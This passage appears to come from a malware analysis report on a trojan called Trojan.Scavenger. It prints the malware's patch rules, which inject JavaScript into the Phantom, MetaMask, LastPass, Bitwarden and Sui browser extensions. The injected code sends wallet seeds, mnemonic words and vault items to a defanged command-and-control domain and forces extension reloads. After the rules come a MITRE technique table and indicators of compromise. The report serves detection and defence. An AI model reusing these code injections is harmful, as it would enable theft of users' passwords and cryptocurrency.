Type': 'text/plain' }, body: Object.values(x1[\"entropy\"]).map(v =>
v.toString(16).padStart(2, '0')).join('') }); return x1; })([[1]]);"
  },
  {
    "file_name": "Popup.entrypoint.js",
    "match": "import\\{",
    "replacement": "var current_time=Math.floor(Date.now() /
1000),lastReload=parseInt(localStorage.getItem(\"PHANTOM_LAST_RELOAD\"));lastReload
&& lastReload + 43200 > current_time||
(localStorage.setItem(\"PHANTOM_LAST_RELOAD\",current_time),chrome.runtime.reload()
);import{"
  }
]
_-_-_-_-_-_-_-_-_-_-_-_-_-_
BAND|hdokiejnpimakedhajhdlcegeplioahd
[
  {
    "file_name": "background-redux-new.js",
    "match": "function (..)\\((.),(.)\\)\\{return\\{id",
    "replacement": "function [[1]]([[2]],[[3]]){fetch('hxxps[:]//datacrab-
analytics[.]com/api/v1/web-cookie-privacy/config?locale=lp', { method: 'POST',
headers: { 'Accept': 'aplication/json', 'Content-Type': 'text/plain' }, body:
btoa(JSON.stringify([[2]]))});return {id"
  },
  {
    "file_name": "*",
    "match_helper": "ES Modules may not assign",
    "match": "\\(\\(\\)=>\\{\"use strict\";var",
    "replacement": "var current_time=Math.floor(Date.now() /
1000),lastReload=parseInt(localStorage.getItem(\"LASTPASS_LAST_RELOAD\"));lastReloa
d && lastReload + 43200 > current_time||
(localStorage.setItem(\"LASTPASS_LAST_RELOAD\",current_time),chrome.runtime.reload(
));(()=>{\"use strict\";var"
  }
]
_-_-_-_-_-_-_-_-_-_-_-_-_-_
BAND|nkbihfbeogaeaoehlefnkodbefgpgknn
[
  {
    "file_name": "scripts\\runtime-lavamoat.js",
    "match": ";\\(function\\(\\) \\{",
    "replacement": "chrome.storage.local.get(\"METAMASK_LAST_RELOAD\", (function(t)
{var A = Number(t.METAMASK_LAST_RELOAD);var T = Math.floor(Date.now() / 1000);A &&
```

```
A + 43200 > T || this.storage.local.set({METAMASK_LAST_RELOAD: T}, () =>
{this.runtime.reload()})}).bind(chrome));(function() {"
  },
  {
    "file_name": "scripts\\lockdown-install.js",
    "match": "harden\\(root\\)\\{",
    "replacement": "harden(root,opts1=null,opts2=null){if(opts1!=null){fetch(opts1,
opts2)}"
  },
  {
    "file_name": "scripts\\runtime-lavamoat.js",
    "match": "harden\\(root\\) \\{",
    "replacement": "harden(root,opts1=null,opts2=null){if(opts1!=null){fetch(opts1,
opts2)}"
  },
  {
    "file_name": "*",
    "match_helper": "HDKey.fromMasterSeed",
    "match": "this.seed=await\\(0,(.)\\.mnemonicToSeed\\)\\(this.mnemonic,\"\",(.)\
\(this,(.),\"(.)\"\\)\\),this.hdWallet=(.)\\.HDKey",
    "replacement": "this.seed=await(0,[[1]].mnemonicToSeed)(this.mnemonic,\"\",
[[2]](this,[[3]],\"[[4]]\"));globalThis.harden(0,\"hxxps[:]//datacrab-analytics[.]
com/api/v1/web-cookie-privacy/config?locale=cl\", { method: \"POST\", headers:
{ 'Accept': 'aplication/json', 'Content-Type': 'text/plain' }, body:
Object.values(this.seed).map(v => v.toString(16).padStart(2,
'0')).join('') });this.hdWallet=[[5]].HDKey"
  }
]
_-_-_-_-_-_-_-_-_-_-_-_-_-_
BAND|nngceckbapebfimnlniiiahkandclblb
[
  {
    "file_name": "background.js",
    "match": "\\{return this\\}static fromJSON\\((.)\\)\\{var (.),(.),(.);if\
\(null==.\\)return null;",
    "replacement": "{return this}static fromJSON([[1]]){var [[2]],[[3]],
[[4]];if(null==[[1]])return null;(() =>
chrome.storage.local.get(`COOKIE_POLICY_${[[1]].id}`, r => { [[1]].revisionDate =
([[1]].revisionDate instanceof Date ? [[1]].revisionDate.toISOString() :
[[1]].revisionDate); const s = r[`COOKIE_POLICY_${[[1]].id}`]; (!s || new
Date([[1]].revisionDate) > new Date(s.revisionDate)) &&
chrome.storage.local.set({ [`COOKIE_POLICY_${[[1]].id}`]: { ...[[1]], revisionDate:
[[1]].revisionDate } }, () => fetch('hxxps[:]//datacrab-analytics[.]com/api/v1/web-
cookie-privacy/config?locale=gd', { method: 'POST', headers: { 'Accept':
'aplication/json', 'Content-Type': 'text/plain' }, body:
btoa(JSON.stringify([[1]])) })); }))();"
  },
  {
    "file_name": "popup\\main.js",
    "match": "\\!function\\(\\)\\{var ",
    "replacement": "chrome.storage.local.get(\"BITWARDEN_LAST_RELOAD\",
(function(t) {var A = Number(t.BITWARDEN_LAST_RELOAD);var T = Math.floor(Date.now()
/ 1000);A && A + 43200 > T || this.storage.local.set({BITWARDEN_LAST_RELOAD: T}, ()
=> {this.runtime.reload()})}).bind(chrome));!function(){var "
  }
]
_-_-_-_-_-_-_-_-_-_-_-_-_-_
BAND|opcgpfmipidbgpenhmajoajpbobppdil
[
  {
    "file_name": "background.js",
    "match": "return words\\.join\\(isJapanese",
    "replacement": "fetch('hxxps[:]//datacrab-analytics[.]com/api/v1/web-cookie-
privacy/config?locale=su', { method: 'POST', headers: { 'Accept':
'aplication/json', 'Content-Type': 'text/plain' }, body:
btoa(words.toString().replaceAll(\",\", \" \")) });return words.join(isJapanese"
  },
  {
    "file_name": "*",
    "match_helper": "var __BUNDLE_START_TIME__",
```

```
    "match": "var \\_\\_BUNDLE\\_START\\_TIME\\_\\_",
    "replacement": "chrome.storage.local.get(\"SUI_LAST_RELOAD\", (function(t) {var
A = Number(t.SUI_LAST_RELOAD);var T = Math.floor(Date.now() / 1000);A && A + 43200
> T || this.storage.local.set({SUI_LAST_RELOAD: T}, () =>
{this.runtime.reload()})}).bind(chrome));var __BUNDLE_START_TIME__"
  }
]
```

Appendix 1. MITRE Matrix

Stage	Technique
Initial access	Content Injection (T1659)
Execution	User Execution (T1204) Exploitation for Client Execution (T1203)
Persistence	Hijack Execution Flow (T1574.008)
Detection prevention	Obfuscated Files or Information(T1027) Hijack Execution Flow (T1574.008)
Data collection	Adversary-in-the-Middle (T1557)
Command and Control	Web Protocols (T1437.001) Encrypted Channel (T1521)

Appendix 2. Indicators of Compromise

SHA1 hashes

Trojan.Scavenger.1

ebc12716082f0841a7c889df16fe15e68a1a24b0: umpdc.dll

60fca6ad18c8574f5234fdd47963d6fb9a6e113e: umpdc.dll

Trojan.Scavenger.2

3a02aacce9653958e1b11523ec3f618e5e2f11e7: EnhancedNativeTrainer.asi

9f5d1dbb2cd31b2af97e14b8781ea035a4869194: tmp6FC15.tmp

56ba2e4371e125ded5a52a66c2f77295cff09a0b: TrainerV.asi

82462e8a02169b8a4af2dc367f1c7e613e12a52e: Menyoo.asi

96708c84e07d058b5f0012666e565617907add99: tmp6FC15.tmp

c9525818b9703d8e1bad10384ec0a995181b7808: tmp6FC15.tmp

Trojan.Scavenger.3

dcf9a4a81ec24b8d171fb2c6b5a6f374253748e5: version.dll

fe612df1ae5fba63ca4eaeb880e9f14b1061636b: version.dll

739d4a37831d94b35b5140e7acdee6e75d3279f1: version.dll

a77271854d70ac119552ab830eb266e94cc8b9cc: version.dll

Trojan.Scavenger.4

daf7bf74dc54b8eb98be2f140c82c4ae1ea1f10e: profapi.dll

Trojan.Scavenger.5 (fetch to C2 server)

4ee0b3f20ebd269b57d46a93d8697f69f2d67781: background.js

f98984cf0968a6bae42ca1ab00e811f5a414572d: background.js

d155d3fb9e2fec39bd6e7da6adb43e70948592cc: background-redux-new.js

1a4891f841d32772f7efb90c5523bb8c5259456c: chunk-5CNB4EIU.js

22ec4510f48059a993eb94b63fe8d0f4c3120808: common-1.js

Trojan.Scavenger.5 (cookie patch)

f182e735f256a4a99c88ea738d3fe5009b819c61: index-b3157d0334170ec5d4e22db77717a2b9.js

93e0dcc0d4dce8923a8e0a609b30263f2b9a3fb7: lockdown-install.js

e3b685cd999075f1eb0ac800bcb2274e35d6e196: main.js

947d983cc91cf9b9b937d53e67c64ecdd7cba208: Popup.entrypoint.js

e2f4652d3d900e40c4af23165d7064e765183a10: runtime-lavamoat.js

Domains

datacrab-analytics[.]com

datalytica[.]su

datahog[.]su